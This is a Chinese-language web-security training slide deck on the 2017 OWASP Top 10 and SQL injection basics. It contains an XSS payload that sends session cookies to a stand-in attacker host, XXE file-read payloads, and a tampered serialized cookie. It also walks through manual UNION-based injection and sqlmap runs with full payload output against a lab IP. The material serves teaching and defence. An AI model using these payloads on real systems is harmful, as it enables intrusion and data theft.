

# 18天WEB安全入门功法通关秘籍

## 第二式《多罗叶指：WEB安全之OWASP TOP 10漏洞》

主办单位：



Tencent UR  
腾讯高校合作



腾讯高校创新俱乐部



TSRC  
腾讯安全应急响应中心

协办单位：



四叶草安全  
Clover Sec.



四叶草网络安全学院  
GLOVER SCHOOL OF CYBER SECURITY

# 目录

## CONTENTS

---

01 OWASP TOP 10简介

---

02 应用安全风险-2017

---

03 SQL注入基础

---



# PART 01

## OWASP TOP 10简介

---

OWASP概念


OWASP Top变化

应用程序安全风险

OWASP(开放Web软体安全项目 - *Open Web Application Security Project*) 目前全球有130个分会近万名会员，其主要目标是研议协助解决Web软体安全之标准、工具与技术文件，长期致力于协助政府或企业了解并改善网页应用程式与网页服务的安全性。由于应用范围日广，网页应用安全已经逐渐的受到重视，并渐渐成为在安全领域的一个热门话题，在此同时，骇客们也悄悄的将焦点转移到网页应用程式开发时所会产生弱点来进行攻击与破坏。

2013年版《OWASP Top 10》	➔	2017年版《OWASP Top 10》
A1 – 注入	➔	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	➔	A2:2017 – 失效的身份认证
A3 – 跨站脚本 (XSS)	➔	A3:2017 – 敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	U	A4:2017 – XML外部实体 (XXE) [新]
A5 – 安全配置错误	➔	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	U	A7:2017 – 跨站脚本 (XSS)
A8 – 跨站请求伪造 (CSRF)	☒	A8:2017 – 不安全的反序列化 [新, 来自于社区]
A9 – 使用含有已知漏洞的组件	➔	A9:2017 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控 [新, 来自于社区]

随着互联网技术的飞速发展，复杂的应用越来越多，开发者的能力也参差不齐，间接导致了应用程序存在安全风险。攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织。每种路径方法都代表了一种风险，这些风险可能会，也有可能不会严重到值得您去关注。





# PART 02

## 应用安全风险-2017

---

注入、失效的身份认证、敏感数据泄露、XML外部实体、失效的访问控制、安全配置错误、跨站脚本、不安全的反序列化、使用含有已知漏洞的组件、不足的日志记录和监控。



注入

失效的身份认证

敏感数据  
泄露

XML外部  
实体 (XXE)

失效的访  
问控制

安全配置错误

跨站脚本  
(XSS)

不安全的反序列化

使用含有已知  
漏洞的组件

不足的日志记录  
和监控



## 攻击案例场景

**场景#1:** 应用程序在下面存在**脆弱性的**SQL语句的构造中使用不可信数据:

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

**场景#2:** 同样的，框架应用的盲目信任，仍然可能导致查询语句的漏洞。（例如：Hibernate查询语言（HQL））：




```
Query HQLQuery = session.createQuery("FROM accounts  
WHERE custID='" + request.getParameter("id") + "'");
```

在这两个案例中，攻击者在浏览器中将“id”参数的值修改成：**or'1'='1**。例如：

```
http://example.com/app/accountView?id=' or '1'='1
```

这样查询语句的意义就变成了从accounts表中返回所有的记录。更危险的攻击可能导致数据被篡改甚至是存储过程被调用。



<div><div>威胁来源</div><div></div><div>攻击向量</div><div></div><div>安全弱点</div><div></div><div>影响</div></div>					
应用描述	可利用性：3	普遍性：2	可检测性：2	技术：3	业务？
攻击者可以获得数百万的有效用户名和密码组合，包括证书填充、默认的管理帐户列表、自动的暴力破解和字典攻击工具，以及高级的GPU破解工具。会话管理攻击很容易被理解，尤其是没有过期的会话密匙。		大多数身份和访问管理系统的设计和实现，普遍存在身份认证失效问题。会话管理是身份验证和访问控制的基础，并且存在于所有有状态应用程序中。  攻击者可以使用指南手册来检测失效的身份验证，但通常会关注密码转储、字典攻击，或者在类似于钓鱼或社会工程攻击之后，发现失效的身份认证。		攻击者只需要访问几个帐户，或者只需要一个管理员帐户就可以破坏我们的系统。根据应用程序领域的不同，可能会导致放任洗钱、社会安全欺诈以及用户身份盗窃、泄露法律高度保护的敏感信息。	




**场景#1:** 凭证填充，使用已知密码的列表，是常见的攻击。如果应用程序不限制身份验证尝试，则可以将应用程序用作密码oracle，以确定凭证是否有效。

**场景#2:** 大多数身份验证攻击都是由于使用密码作为唯一的因素。依据最佳实践，最新的密码轮换和复杂性要求鼓励用户使用、重用以及重用弱密码。建议组织在NIST-800-63中停止这些实践，并使用多因素身份验证。

**场景#3:** 应用会话超时设置不正确。用户使用公共计算机访问应用程序。用户直接关闭浏览器选项卡就离开，而不是选择“注销”。攻击者一小时后使用同一个浏览器浏览网页，而当前用户状态仍然是经过身份验证的。



<div><div>威胁来源</div><div></div><div>攻击向量</div><div></div><div>安全弱点</div><div>影响</div></div>					
应用描述	可利用性：2	普遍性：3	可检测性：2	技术：3	业务？
攻击者不是直接攻击密码，而是在传输过程中或从客户端（例如：浏览器）窃取密钥、发起中间人攻击，或从服务器端窃取明文数据。这通常需要手动攻击。通过使用图形处理单元（GPU），早前检索的密码数据库可能被暴力破解。		在最近几年，这是最常见的、最具影响力的攻击。这个领域最常见的漏洞是不对敏感信息进行加密。在数据加密过程中，常见的问题是不安全的密钥生成和管理以及使用弱加密算法、弱协议和弱密码。特别是使用弱的哈希算法来保护密码。在服务器端，检测传输过程中的数据弱点很容易，但检测存储数据的弱点却非常困难。		这个领域的错误频繁影响那些本应该加密的数据。通常情况下，这些数据通常包括很多个人敏感信息（PII），例如：医疗记录、认证凭证、个人隐私、信用卡信息等。这些信息受到相关法律和条例保护，例如：欧盟《通用数据保护条例》（GDPR）和地方隐私保护法律。	

**场景 #1:** 一个应用程序使用自动化的数据加密系统加密信用卡信息，并存储在数据库中。但是，当数据被检索时被自动解密，这就使得SQL注入漏洞能够以明文形式获得所有信用卡卡号。

**场景 #2:** 一个网站上对所有网页没有使用或强制使用TLS，或者使用弱加密。攻击者通过监测网络流量（如：不安全的无线网络），将网络连接从HTTPS降级到HTTP，就可以截取请求并窃取用户会话cookie。之后，攻击者可以复制用户cookie并成功劫持经过认证的用户会话、访问或修改用户个人信息。除此之外，攻击者还可以更改所有传输过程中的数据，例如：转款的接收者。

**场景 #3:** 密码数据库使用未加盐的哈希算法或弱哈希算法去存储每个人的密码。一个文件上传漏洞使黑客能够获取密码文件。所有这些未加盐哈希的密码通过彩虹表暴力破解方式破解。由简单或快速散列函数生成加盐的哈希，也可以通过GPU破解。



					
应用描述	可利用性： 2	普遍性： 2	可检测性： 3	技术： 3	业务？
如果攻击者可以上传XML文档或者在XML文档中添加恶意内容，通过易受攻击的代码、依赖项或集成，他们就能够攻击含有缺陷的XML处理器。		默认情况下，许多旧的XML处理器能够对外部实体、XML进程中被引用和评估的URI进行规范。 <a href="#">SAST</a> 工具可以通过检查依赖项和安全配置来发现XXE缺陷。 <a href="#">DAST</a> 工具需要额外的手动步骤来检测和利用XXE缺陷。因为XXE漏洞测试在2017年并不常见，因此手动测试人员需要通过接受培训来了解如何进行XXE漏洞测试。		XXE缺陷可用于提取数据、执行远程服务器请求、扫描内部系统、执行拒绝服务攻击和其他攻击。  业务影响取决于所有受影响的应用程序和数据保护需求。	

大量XXE缺陷已经被发现并被公开，这些缺陷包括嵌入式设备的XXE缺陷。XXE缺陷存在于许多意想不到的地方，这些地方包括深嵌套的依赖项。最简单的方法是上传可被接受的恶意XML文件：

**场景 #1：** 攻击者尝试从服务端提取数据：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!-- ENTITY xxe SYSTEM "file:///etc/passwd" -->]
  <foo>&xxe;</foo>
```

**场景 #2：** 攻击者通过将上面的实体行更改为以下内容来探测服务器的专用网络：

```
<!-- ENTITY xxe SYSTEM "https://192.168.1.1/private" -->
```

**场景 #3：** 攻击者通过恶意文件执行拒绝服务攻击：

```
<!-- ENTITY xxe SYSTEM "file:///dev/random" -->
```



应用描述	可利用性：2	普遍性：2	可检测性：2	技术：3	业务？
对访问控制的利用是渗透测试人员的一项核心技能。 <a href="#">SAST</a> 工具和 <a href="#">DAST</a> 工具可以检测到访问控制的缺失，但不能验证其功能是否正常。访问控制可通过手动方式检测，或在某些特定框架下通过自动化检测访问控制缺失。		由于缺乏自动化的检测和应用程序开发人员缺乏有效的功能测试，因而访问控制缺陷很常见。  访问控制检测通常不适用于自动化的静态或动态测试。手动测试是检测访问控制缺失或失效的最佳方法，包括：HTTP方法（如：GET和PUT）、控制器、直接对象引用等。		技术影响是攻击者可以冒充用户、管理员或拥有特权的用户，或者创建、访问、更新或删除任何记录。  业务影响取决于应用程序和数据的保护需求。	

**场景 #1:** 应用程序在访问帐户信息的 SQL调用中使用了未经验证的数据:

```
pstmt.setString(1 , request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

攻击者只需修改浏览器中的“acct”参数即可发送他们想要的任何帐号信息。如果没有正确验证,攻击者可以访问任何用户的帐户。

<http://example.com/app/accountInfo?acct=notmyacct>

**场景 #2:** 攻击者仅强制浏览目标URL。管理员权限是访问管理页面所必需的。

```
http://example.com/app/getapplInfo  
http://example.com/app/admin_getapplInfo
```

如果一个未经身份验证的用户可以访问任何页面,那么这是一个缺陷。如果一个非管理员权限的用户可以访问管理页面,那么这同样也是一个缺陷。



<div><div>威胁来源</div><div>攻击向量</div><div>安全弱点</div><div>影响</div></div>					
应用描述	可利用性：3	普遍性：3	可检测性：3	技术：2	业务？
通常，攻击者能够通过未修复的漏洞、访问默认账户、不再使用的页面、未受保护的文件和目录等来取得对系统的未授权的访问或了解。		安全配置错误可以发生在一个应用程序堆栈的任何层面，包括网络服务、平台、Web服务器、应用服务器、数据库、框架、自定义代码和预安装的虚拟机、容器和存储。自动扫描器可用于检测错误的安全配置、默认帐户的使用或配置、不必要的服务、遗留选项等。		这些漏洞使攻击者能经常访问一些未授权的系统数据或功能。有时，这些漏洞导致系统的完全攻破。 业务影响取决于您的应用程序和数据的保护需求。	

**场景#1:** 应用程序服务器附带了未从产品服务器中删除的应用程序样例。这些样例应用程序具有已知的安全漏洞，攻击者利用这些漏洞来攻击服务器。如果其中一个应用程序是管理员控制台，并且没有更改默认账户，攻击者就可以通过默认密码登录，从而接管服务器。

**场景#2:** 目录列表在服务器端未被禁用。攻击者发现他们很容易就能列出目录列表。攻击者找到并下载所有已编译的Java类，他们通过反编译来查看代码。然后，攻击者在应用程序中找到一个严重的访问控制漏洞。

**场景#3:** 应用服务器配置允许将详细的错误信（如：堆栈跟踪信息）返回给用户，这可能会暴露敏感信息或潜在的漏洞，如：已知含有漏洞的组件的版本信息。

**场景#4:** 云服务向其他CSP用户提供默认的网络共享权限。这允许攻击者访问存储在云端的敏感数据。



应用描述

可利用性: 3

普遍性: 3

可检测性: 3

技术: 2

业务?

自动化工具能够检测并利用所有的三种XSS形式，并且存在方便攻击者利用漏洞的框架。

XSS是OWASP Top10中第二普遍的安全问题，存在于近三分之二的应用中。

自动化工具能自动发现一些XSS问题，特别是在一些成熟的技术中，如：PHP、J2EE或JSP、ASP.NET。

XSS对于反射和DOM的影响是中等的，而对于存储的XSS，XSS的影响更为严重，譬如在受攻击者的浏览器上执行远程代码，例如：窃取凭证和会话或传递恶意软件等。

**场景#1:** 应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

攻击者在浏览器中修改“CC”参数为如下值:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.
```

这个攻击导致受害者的会话ID被发送到攻击者的网站,使得攻击者能够劫持用户当前会话。

**注意:** 攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造(CSRF)防御机制。CSRF的详细情况见2013年版中的A8项。





应用描述	可利用性：1	普遍性：2	可检测性：2	技术：3	业务？
对反序列化的利用是有点困难的。因为在不更改或调整底层可被利用代码的情况下，现成的反序列化漏洞很难被使用。	这一问题包括在Top 10的 <a href="#">行业调查</a> 中，而不是基于可量化的数据。  有些工具可以被用于发现反序列化缺陷，但经常需要人工帮助来验证发现的问题。希望有关反序列化缺陷的普遍性数据将随着工具的开发而被更多的识别和解决。		反序列化缺陷的影响不能被低估。它们可能导致远程代码执行攻击，这是可能发生的最严重的攻击之一。  业务影响取决于应用程序和数据的保护需求。		

## 攻击案例场景


**场景 #1:** 一个React应用程序调用了一组Spring Boot微服务。作为功能性程序员，他们试图确保他们的代码是不可变的。他们提出的解决方法是序列化用户状态，并在每次请求时来回传递。攻击者注意到了“R00” Java对象签名，并使用Java Serial Killer工具在应用服务器上获得远程代码执行。

**场景 #2:** 一个PHP论坛使用PHP对象序列化来保存一个“超级” cookie。该cookie包含了用户的用户ID、角色、密码哈希和其他状态：

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

攻击者更改序列化对象以授予自己为admin权限：

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

					
应用描述	可利用性: 2	普遍性: 3	可检测性: 2	技术: 2	业务?
对一些漏洞很容易找到其利用程序，但对其它的漏洞则需要定制开发。		这种安全漏洞普遍存在。基于组件开发的模式使得多数开发团队根本不了解其应用或API中使用的组件，更谈不上及时更新这些组件了。  如Retire.js之类的扫描器可以帮助发现此类漏洞，但这类漏洞是否可以被利用还需花费额外的时间去研究。		虽然对于一些已知的漏洞其影响很小，但目前很多严重的安全事件都是利用组件中的已知漏洞。根据你所要保护的资产，此类风险等级可能会很高。	

**场景 #1:** 很多时候组件都是以与应用相同的权限运行的，这使得组件里的缺陷可能导致各式各样的问题。这些缺陷可能是偶然的（如：编码错误），也可能是蓄意的（如：组件里的后门）。下面是一些已被利用的漏洞：

- [CVE-2017-5638](#)，一个Struts2远程执行漏洞。可在服务端远程执行代码，并已造成巨大的影响。
- 虽然[物联网（IoT）](#)设备一般难以通过打补丁来修复。但对之打补丁非常重要（如：医疗设备）。

有些自动化工具能帮助攻击者发现未打补丁的或配置不正确的系统。例如：[Shodan IOT搜索引擎](#)能帮助你发现从2014年四月至今仍存在[心脏出血漏洞](#)的[设备](#)。



					
应用描述	可利用性：2	普遍性：3	可检测性：1	技术：2	业务？
<p>对不足的日志记录及监控的利用几乎是每一个重大安全事件的温床。</p> <p>攻击者依靠监控的不足和响应的不及时来达成他们的目标而不被知晓。</p>		<p>根据<a href="#">行业调查</a>的结果，此问题被列入了Top 10。</p> <p>判断你是否有足够监控的一个策略是在渗透测试后检查日志。测试者的活动应被充分的记录下来，能够反映出他们造成了什么样的影响。</p>		<p>多数成功的攻击往往从漏洞探测开始。允许这种探测会将攻击成功的可能性提高到近100%</p> <p>据统计，在2016年确定一起数据泄露事件平均需要花<a href="#">191天</a>时间，这么长时间里损害早已发生。</p>	

**场景#1:** 一个由小团队运营的开源项目论坛软件被攻击者利用其内在漏洞攻陷了。攻击者设法删除了包含下一个版本的内部源代码仓库以及所有论坛内容。虽然代码可以恢复，但由于缺乏监控、日志记录和告警导致了更糟糕的结果。由于此问题，该论坛软件项目不再活跃。

**场景#2:** 攻击者使用通用密码进行用户扫描并能获取所有使用此密码的账户。对于其他账户而言，将仅有一次失败的登陆尝试记录。一段时间以后，攻击者可以用另一个密码再次进行此活动。

**场景#3:** 美国的一家大型零售商据内部使用恶意软件分析沙箱做分析。沙箱软件检测到了一些可能不需要的软件，但没有人响应此次检测。在一个境外银行不正当的信用卡交易被检测到之前，该沙箱软件一直在产生告警信息。



# PART 03

## SQL注入基础

---

什么是SQL注入漏洞

SQL注入漏洞产生原理

SQL注入漏洞的利用

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行指定SQL语句的目的。

具体来说，它是利用现有应用程序，将SQL语句注入到后台数据库引擎执行的能力，它可以通过在Web表单中输入SQL语句得到一个存在安全漏洞的网站上的数据，而不是按照程序设计者意图去执行SQL语句。



SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大多都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。

```
$id = $_GET[id];  
$sql = "SELECT * FROM article WHERE id = '".$id."";
```

URL:http://URL/test.php?id=1




## 产生原因

- 1 不当的类型处理
- 2 不安全的数据库配置
- 3 不合理的查询集处理
- 4 不当的错误处理
- 5 转义字符处理不当
- 6 多个提交处理不当

## 一、打开网站，点击任意一篇文章



二、在 URL: *id=33* 后边加入单引号, 发现 SQL语句报错



三、在URL: *id=33* 后边加入 *and 1=1* 或 *and 1=2*



## 一、判断表中字段数

- 1) 在URL: `id=33` 后接 `order by 20`, 判断当前表中的字段数
- 2) 若填入数字较大, 则可采取二分法进行猜解



## 二、使用union联合查询

- 1) `?id=-33 Union Select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15` //注意联合查询需将前置查询为空
- 2) `?id=-33 Union Select 1,2,version(),4,5,6,7,8,9,10,database(),12,13,14,15`
- 3) `?id=-33 Union Select 1,2,user(),4,5,6,7,8,9,10,curtime(),12,13,14,15`




sqlmap 是渗透测试中常用的一款注入工具，其实在注入工具方面，sqlmap就足够用了。

下载地址:<https://github.com/sqlmapproject/sqlmap>

sqlmap是Python编写的SQL注入工具，安装sqlmap前需要先安装Python环境

运行命令:python sqlmap.py



```
{1.3.6.50#dev}
http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --list-tampers,
--wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help

Press Enter to continue..._
```



## 一、探测漏洞

python sqlmap.py -u URL      注：URL为 http://URL/xxx.php?id=1

例：python sqlmap.py -u http://192.168.30.124:8205/show.php?id=33

```
[16:10:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:10:43] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[16:10:43] [INFO] target URL appears to have 15 columns in query
[16:10:43] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=33 AND 3522=3522

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=33 AND (SELECT 5053 FROM (SELECT COUNT(*), CONCAT(0x71716b7671, (SELECT (ELT(5053=5053, 1))) , 0x7162706b71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=33 AND (SELECT 3316 FROM (SELECT(SLEEP(5)))NCIq)

  Type: UNION query
  Title: Generic UNION query (NULL) - 15 columns
  Payload: id=-7054 UNION ALL SELECT NULL,NULL,CONCAT(0x71716b7671,0x724f4a4e6f416f537968476974636756436f4e50535a6742624376674274437754746264444b7576,0x7162706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- 1pin
----
[16:10:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[16:10:43] [INFO] fetched data logged to text files under 'C:\Users\zling\AppData\Local\sqlmap\output\192.168.30.124'
[16:10:43] [WARNING] you haven't updated sqlmap for more than 185 days!!!
[*] ending @ 16:10:43 /2019-12-24/
```

## 二、获取数据库内数据

`python sqlmap.py -u URL --dbs` //列出所有数据库

例: `python sqlmap.py -u http://192.168.30.124:8205/show.php?id=33 --dbs`

```
back-end DBMS: MySQL >= 3.0
[16:12:17] [INFO] fetching database names
[16:12:17] [WARNING] the SQL query provided does not return any output
[16:12:17] [INFO] used SQL query returns 4 entries
[16:12:17] [INFO] retrieved: 'information_schema'
[16:12:17] [INFO] retrieved: 'cms'
[16:12:17] [INFO] retrieved: 'mysql'
[16:12:17] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] cms
[*] information_schema
[*] mysql
[*] performance_schema

[16:12:17] [INFO] fetched data logged to text files under 'C:\Users\zlng\A
[16:12:17] [WARNING] you haven't updated sqlmap for more than 185 days!!!
```



THANKS

演示完毕  
感谢观看